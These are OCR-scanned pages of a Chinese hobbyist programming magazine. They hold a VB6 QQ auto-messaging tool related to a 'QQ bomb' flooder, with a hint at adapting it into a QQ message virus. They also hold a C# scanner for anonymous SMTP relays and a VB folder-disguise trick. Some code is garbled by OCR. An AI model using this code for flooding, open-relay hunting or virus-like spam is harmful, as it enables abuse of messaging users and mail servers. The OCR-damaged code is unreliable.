


图 2

下面，我列出表格来为大家解释下上面调用的API（表1、表2、表3）：

Declare Function ChildWindowFromPoint Lib "user32" Alias "ChildWindowFromPoint" (ByVal hWnd As Long, ByVal xPoint As Long, ByVal yPoint As Long) As Long	
说明：返回父窗口中包含了指定点的第一个子窗口的句柄	
返回值：Long，发现包含了指定点的第一个子窗口的句柄。如未发现任何窗口，则返回hWnd（父窗口的句柄）。如指定点位于父窗口外部，则返回零	
参数表	
参数	类型及说明
hWnd	Long，父窗口的句柄
xPoint	Long，点的X坐标，以像素为单位
yPoint	Long，点的Y坐标，以像素为单位

表 1

Declare Function FindWindow Lib "user32" Alias "FindWindowA" (ByVal lpClassName As String, ByVal lpWindowName As String) As Long	
说明，寻找窗口列表中第一个符合指定条件的顶级窗口（在vb里使用，FindWindow最常见的一个用途是获得ThunderRTMain类的隐藏窗口的句柄；该类是所有运行中vb执行程序的一部分。获得句柄后，可用api函数GetWindowText取得这个窗口的名称；该名也是应用程序的标题）	
返回值，Long，找到窗口的句柄。如未找到相符窗口，则返回零。会设置GetLastError	
参数表	
参数	类型及说明
lpClassName	String，指向包含了窗口类名的空中止（C语言）字串的指针；或设为零，表示接收任何类
lpWindowName	String，指向包含了窗口文本（或标签）的空中止（C语言）字串的指针；或设为零，表示接收任何窗口标题

表 2

Public Declare Function SendMessage Lib "user32" Alias "SendMessageA" (ByVal hwnd As Long, ByVal wMsg As Long, ByVal wParam As Long, lParam As Any) As Long	
说明，调用一个窗口的窗口函数，将一条消息发给那个窗口。除非消息处理完毕，否则该函数不会返回。	
返回值，Long，由具体的消息决定	
参数表	
参数	类型及说明
hwnd	Long，要接收消息的那个窗口的句柄
wMsg	Long，消息的标识符
wParam	Long，具体取决于消息
lParam	Any，具体取决于消息

表 3

```
Public Const WM_COMMAND = &H111
Public Const WM_SETTEXT = &HC
```

这些常数的值，我们可通过API浏览器来获得。什么是API浏览器？我晕，VB自带的，大家可能对下面代码里的“137”、“1”这样的数据感到疑问，你是怎么获得的？

```
SendMessage aaa, WM_SETTEXT, 137, ByVal Form1.Text1.Text
SendMessage attrib2, WM_COMMAND, 1, 0
```

其中，“137”是QQTEXT的句柄ID，“1”是QQ发送消息的句柄ID。那么是如何获得的呢？这里我们要借助一个工具—winspy（图3），光盘中收录有该软件。




图 3

我们看见EDIT（就是让你写消息的地方）句柄为3688，BUTTON（送讯息的按纽）句柄为2860。可是如何才能获得句柄ID呢？哎，我浪心也是个懒人，一开始我也想找现成的工具，可就是没找到，看来又要自己编了。

打开VB，加入3个控件：TEXT、Command和Label。调整其位置如图4。




图 4

加入如下代码：

```
Private Declare Function GetWindowLong Lib "user32" Alias "GetWindowLongA" (ByVal hwnd As Long, ByVal nIndex As Long) As Long
Const GWL_ID = (-12)

Private Sub Command1_Click()
Label1.Caption = GetWindow
Long(Text1.Text, GWL_ID)
End Sub
```

运行程序，在TEXT1写入我们刚获得的句柄（图5）。




图 5

我们可以清楚的看到，获得了TEXT的句柄ID：）那么command我就不多说了，和这里一样地获得。到这里，炸弹部分解析完毕。

二、自动聊天

所谓自动聊天，就是当弹出消息后，自动按下回消息，再输入文本，再自动发送。OK，我来带大家实现这样的程序。这个程序多少和上面的QQ炸弹有些类似，所以我也不解释得很清楚了。

运行VB6.0，新建程序，添加1个text、2个command、1个timer。调整其位置，如图6。




图 6

建立一个模块，方法上面已经说了。下面，我来说下一原理，自动截获查看消息，自动点击回消息。回到发送消息界面，调用另一个发送函数，自动写入数据，自动发送出去。

OK，废话少说啦，直接看代码：

窗体部分代码：

```
Private Sub Command1_Click()
Timer1.Enabled = False
End Sub

Private Sub Command3_Click()
Timer1.Enabled = True
End Sub

Private Sub Form_Load()
```

```
    Timer1.Interval = 1000
End Sub

Private Sub Timer1_Timer()
sendQQ2
End Sub
```

模块部分代码：

```
Option Explicit
Declare Function ChildWindowFromPoint Lib "user32" (ByVal hwnd As Long, ByVal xPoint As Long, ByVal yPoint As Long) As Long
Public Declare Function FindWindow Lib "user32" Alias "FindWindowA" (ByVal lpClassName As String, ByVal lpWindowName As String) As Long
Public Declare Function SendMessage Lib "user32" Alias "SendMessageA" (ByVal hwnd As Long, ByVal wMsg As Long, ByVal wParam As Long, lParam As Any) As Long
Public Const WM_COMMAND = &H111
Public Const WM_SETTEXT = &HC

Public Sub sendQQ()
Dim attrib, attrib2, Fhawn, aaa As Long
    attrib = FindWindow(vbNullString, "发送消息")
        If attrib <> 0 Then
        Fhawn = attrib
aaa = ChildWindowFromPoint(Fhawn, 200, 150)
If Form1.Text1.Text <> "" Then
        SendMessage aaa, WM_SETTEXT, 137, ByVal Form1.Text1.Text
        SendMessage attrib, WM_COMMAND, 1, 0
        End If
        End If
End Sub
Public Sub sendQQ2()
    Dim attribx, Fhawn, aaa As Long
    attribx = FindWindow(vbNullString, "查看消息")
If attribx <> 0 Then
    SendMessage attribx, WM_COMMAND, 1, 0
    sendQQ
    End If
End Sub
//代码结束
```

好了，我们发现，其实我们增加了一个sendQQ2。对，这个程序就是实现了对“查看消息”窗体的拦截。点QQ→系统参数→自动弹出信息。运行程序，随便找个人说1句，OK。我们清晰的看见了自动聊天：）图片实在不好抓，一闪就没了，大家可以想象效果，图片我就不放了。

三、其他相关

有了上面2个例子的基础，相信你大概对QQ有所了解了吧！现在有种QQ消息机病毒，肆意横行。其原理大致是拦截ctrl+enter，激活QQ发送函数。其实大家只要对程序1加以修改就能实现啦。哈哈，这里浪心不多说了（呀，不要打我嘛）。

浪心这里将引入一个全新的感念——QQ人工智能。其原理如何呢？我们通过GetWindowLong对QQ自动聊天加以修改，是不是可以对对方发送你的文本、提取、分析呢？调用发送函数，做出一个手机号码和IP的QQ在线查询？

通过这次全面解析QQ，相信也激发了你开发的灵感，相对于ICQ、MSN、UC相关软件的开发，是不是也有点眉目了呢？

以上程序在Windows98+VB6.0+QQ2000c Build 0305环境下测试通过。

用C#编写SMTP服务器扫描程序

草莓

发邮件通常有两种方式：Web和Smtp。Web较慢，Smtp方式虽方便，但现在的N多网站都要身份验证（user+pass），即常说的ESMTP服务器。其实网上匿名SMTP服务器多的很，自己动手，丰衣足食，写个扫描器扫吧！这个扫描器可扫描并验证匿名SMTP服务器、是否支持向某个邮件服务器发信、利用多线程和Timer类加快扫描速度。本文如有不足之处，还望大家指正。

1. C#中IP地址的表达方式（string、IPAddress、long）及相互转换

一般来说，程序中输入的IP都是字符串形式，如“123.1.1.1”（本文不讨论域名形式，如“www.apple.cn”）。但是socket类的连接方法connect()需要IPAddress类型（或EndPoint类型）的参数，转换方法为：

```
string s1="123.1.1.1";
string s2="123.1.1.20";
IPAddress ip_start;
IPAddress ip_end;
ip_start=IPAddress.Parse(string s1);
ip_end=IPAddress.Parse(string s2);

而IPAddress转换成string的方法为:

s1=ip_start.ToString();
```

有了开始IP和结束IP，如何计算它们之间的IP个数？如何在扫描时使IP自动增加？这些对整数来说，最普通的操作对IPAddress类型来说可就不那么轻松了！此时就要利用IP的long形式来实现。在此之前必须先解释一下“主机字节顺序”和“网络字节顺序”这两个概念：在网络上指定IP地址和端口号时，“互联网联网标准”指定多字节值必须用“大头”（big-endian）形式来表示（从最有意义的字节到最无意义的字节），一般称之为“网络字节”（network-byte）顺序；Intel x86处理器上，用“小头”（little-endian）形式来表示多字节编号：字节的排序是从最无意义的字节到最有意义的字节。在计算机中把IP地址和端口号指定成多字节数时，这个数就按“主机字节”（host-byte）顺序来表示。VC中使用htonl、htosender、inet_addr等函数来完成转换（是不是很眼熟？！），C#中则利用：IPAddr4ess.NetworkToHostOrder()和IPAddress.HostToNetworkOrder()，名字倒是好记。

那么，C#中哪些类型是网络字节顺序？又怎么使用呢？

```
long ip_start_net;
ip_start_net=ip_start.Address;  //他们是网序类型(long)
```

计算的话要使用“小头”，即主机字节顺序！

现在来计算ip_start与ip_end之间的IP个数：

```
ulong start1=(ulong)(IPAddress.NetworkToHostOrder(ip_start.Address));  //开始IP值
```

```
    ulong end1=(ulong)(IPAddress.NetworkToHostOrder
(ip_end.Address));    //结束IP值
    ulong s1=(start1>>32);    //ip为四字节32位，ulong
为64位，低32位全为0，
    ulong e1=(end1>>32);    //所以右移32位后ulong中
的数才是IP地址的整数形式！（主机字节顺序）
    uint ipnum=(uint)(e1-s1+1);    //得到IP个数！
```

实现扫描时IP地址的递增：

```
    ulong currentip;
    IPAddress ip_current;
    currentip=(ulong)(IPAddress.NetworkToHostOrder
(ip_start.Address));    //currentip为主序！
    for(int pp=0;pp<ipnum;pp++)
    {
        ip_current=new IPAddress(IPAddress.
HostToNetworkOrder((long)currentip));
        //ip_current用于socket.connect()等方法中！

        currentip=(((currentip>>32)+1)<<32);    //实现IP
的递增！
    }
```

2. 利用TcpClient派生类实现SMTP探测

SMTP是种简单的邮件协议（协议详细内容可参看RFC 821），简单探测过程如下（c：客户端，s：SMTP服务器端）：

```
    c：连接s的25号端口，
        连接成功
    s：发送欢迎信息；
    c：接收信息，发送mail from:<>；
    s：回送"250 ...."表示允许匿名发送，回送其他信息表示
不允许匿名发送！
    c：接收，若是"250 ...."则发送"rcpt to:
<webmaster@sina.net>"，若是其他信息则断开连接，
    s：收到"rcpt ...."后检查目的主机是否在本地列表中，存
在回送"250 ....."，不存在回送其他信息，
    c：收到"250 ...."说明此服务器允许匿名发送邮件到目的
主机！保存结果断开连接，收到其他表示此服务器不允许发信
到目的主机，此时可以发送"rcpt to:<其他邮箱>"进行重复
测试或断开连接。
```

用TcpClient类的connect()实现连接；用NetworkStream和StreamReader网络流实现数据的发送和接收：

```
    myTcpClient sender= new myTcpClient();    //
myTcpClient为TcpClient派生类，见下文
    sender.Connect(ip_current,25);    //连接服务器
    NetworkStream ns = client.GetStream();    //网络流ns
发送数据，
        StreamReader sr = new StreamReader(client.
GetStream());
//sr接收数据，
    string input = "MAIL FROM: " +"<" + ">" +
"\r\n";
    byte[] outbytes = System.Text.Encoding.ASCII.GetBytes
(input.ToCharArray());
    string bb;
    ns.Write(outbytes,0,outbytes.Length) ;    //发送
    Cosenderole.WriteLine(input);
    bb=sr.ReadLine();    //接收
    Cosenderole.WriteLine(bb)
    ......
```

3. 利用Thread.Timer和多线程实现快速扫描

上面的程序已经可拿来扫描了，但有个很大的缺陷——扫描速度很慢！当目标主机端口不可用时，sender.connect()方法将花费N秒（似乎N>10？）左右等待连接。10秒扫描一个无用IP是不可忍受的，我用的是Thread.Timer类控制connect()方法的等待时间（因为不清楚怎样可控制socket的连接等待时间：( )，在连接connecttime毫秒后查看套接字状况，如果没有连接上则关闭套接字，扫描新IP！同时采用多线程扫描多个IP：

```
    class myTimer    //利用类myTimer的一个实例来控制定时器！
    {
        public Timer timer;
        public int count=0;
    }
    myTimer timer=new myTimer();    //生成myTimer对象实例，
    TimerCallback timer_back=new TimerCallback(hello);    //
为委托timer_back指明方法！
    Timer timer_call=new Timer(timer_back,timer,connecttime,
connecttime);    //开启定时器，    //
connecttime毫秒后触发并调用hello()方法！
    timer.timer=timer_call;
    ......

    sender.connect();    //定时器开启后马上进行connect()
    ......

    public void hello(object oo)    //定时器触发的回调方法！
    {
            myTimer s=(myTimer)oo;
//oo指向timer_call实例对象的引用！
    if(!sender.life)    //如果没有连接上
    {
    sender.Close();    //关闭套接字
    s.timer.Dispose();    //释放定时器
    }
    else    //如果现在已经连接上，只关闭定时器
    {
        s.timer.Dispose();
    }
    }    //end hello
```

关于Timer的详细用法和说明请参看SDK文档。

注：上面的代码中，"if(!sender.life)   //如果没有连接上"这行有点奇怪，因为TcpClient类没有life这个属性。实际上sender是从TcpClient类派生而来，life是TcpClient的Active属性，表明此套接字是否处于连接状态，但Active属性为protect类型，不能直接使用：

```
    public class myTcpClient:TcpClient    //从TcpClient
派生myTcpClient
    {
        public myTcpClient():base()    //继承两种构造方法
        {}
            public myTcpClient(string hostname,int port):
base(hostname,port)
        {}
        public bool life
        {
```

```
    get
    {
        return this.Active;   //获取TcpClient的Active属性!
    }
  }
} //end class myTcpClient
```

这样，我们就可直接在sender中利用life属性查看是否处于连接状态!

多线程就不讲了（嘿嘿，偶只会开、关线程），还要涉及到各线程之间的同步问题（利用Mutex同步），源代码中有详细注释。main()主程序的结尾没有判断是否所有线程都结束的语句，所以运行后主程序最先结束，而各个线程扫描完毕后依次结束（懒人的懒办法，谁叫C #这么健壮呢！呵呵，又省去好多心思）。

最后，还有一件最重要的事情：在各个关键语句（尤其是网络函数）部位加上一系列try进行异常处理，保障在长时间的扫描中不会因为异常而程序中断。最怕的就是程序中断！因为每个线程在扫描结束后才将扫描结果写入文件。当然可将写文件操作提前，扫到一个写一个，这样更保险些，看大家自己喜欢什么样的方式了。

程序的运行效果还可以，我用的是拨号（56K 那种），当connecttime为1000～5000毫秒，线程数20～100个时，准确率不错。宽带的话可以更快，不过速度和正确率总是一对矛盾体，鱼和熊掌不可兼得嘛！扫描结果我保存在D:\run\smtpserver.txt，记录有三种IP：esmtp表示ESMTP服务器，需要帐号密码发信；norcpt表示可以匿名发信，但服务器本地列表中没有你设定的邮箱地址；有oksmtp吗？呵呵，恭喜恭喜。我只扫过几个C网段，结果匿名SMTP服务器挺多的，真是出人意料。程序中没有动态显示扫描进度的语句，我是用netstat看，代码显得有点乱，有些句子没有必要，有些地方可用更好的函数或方法，初学乍到，望各位不吝赐教。

（本文的源代码光盘中有收录）

打造自己的文件夹伪装程序

姜超

各位菜鸟经常用别人的软件，是不是心里有点蠢蠢欲动，也想自己编写一个有用的软件啊！但自己的编程功力又不高，编写不出什么有用的好软件。今天，我就编写一个简单且有点用处的程序给各位菜鸟看看！

编程环境：VB 6.0

操作系统：Win9x

编程内容：可把文件夹伪装成回收站，导致用户打不开文件夹而达到隐藏目的。

首先，打开VB 6.0，建立一个标准的EXE，然后在窗体上分别创建一个Dir1、Drive1、Command1、Command2、Command3五个控件。如图1所示。




图 1

好了，最初就这么简单，该到关键的代码部分了。代码如下：

```
Private Sub Drive1_Change()
On Error GoTo e:
 '忽略驱动器未准备等错误
Dir1.Path = Drive1.Drive
e::
end sub

Private Sub Command1_Click()
On Error Ruesume Next
'如出现错误跳过执行下一个命令
Open Dir1.Path & "\desktop.ini" For Output As #1
'当选中Dir1里某一个文件夹时，在里面建立一个desktop.ini的文件
Print #1, "[.shellclassinfo]"
Print #1, "clsid={645FF040-5081-101B-9F08-00AA002F954E}"
Close #1
Dim FiletoOpen$
'定义FiletoOpen变量
 FiletoOpen = Dir1.Path & "\desktop.ini"
'使FiletoOpen变量指到选择文件夹里的desktop.ini
Shell "attrib +h " & FiletoOpen, vbHide
'利用shell命令使desktop.ini为隐藏文件
Dim PathtoOpen$
'定义PathtoOpen变量
PathtoOpen = Dir1.Path
'变量指向所选的文件夹
Shell "attrib +r " & PathtoOpen, vbHide
'使文件夹属性为只读
MsgBox "OK!文件伪装成功!!"
'当以上工作完成后出现成功对话框
End Sub
'注意：在执行shell命令的时候会有dos的窗口一闪而过，这里用vbHide来使dos窗口变成隐藏端口。此命令适用于编程新手，可以代替高级复杂的API函数。

Private Sub Command2_Click()
Shell "attrib -r " & PathtoOpen, vbHide
'去掉文件夹只读属性
MsgBox "COOL!!!
看到了吧  文件已经被还原了"
End Sub
'这几句话就可以使文件夹还原，很简单吧。

Private Sub Command3_Click()
GotoVal = Me.Height / 2
For Gointo = 1 To GotoVal
DoEvents
Me.Height = Me.Height   10
'退出时横向缩进的速度
If Me.Height <= 11 Then GoTo horiz
Next Gointo
horiz:
Me.Height = 30
GotoVal = Me.Width / 2
For Gointo = 1 To GotoVal
DoEvents
Me.Width = Me.Width   10
'退出时上升缩进的速度
If Me.Width <= 11 Then End
Next Gointo
End
End Sub
'这个是一个退出程序的特技效果，可以给你的软件变得生动一些。如果想正常退出可以用End来退出。
```

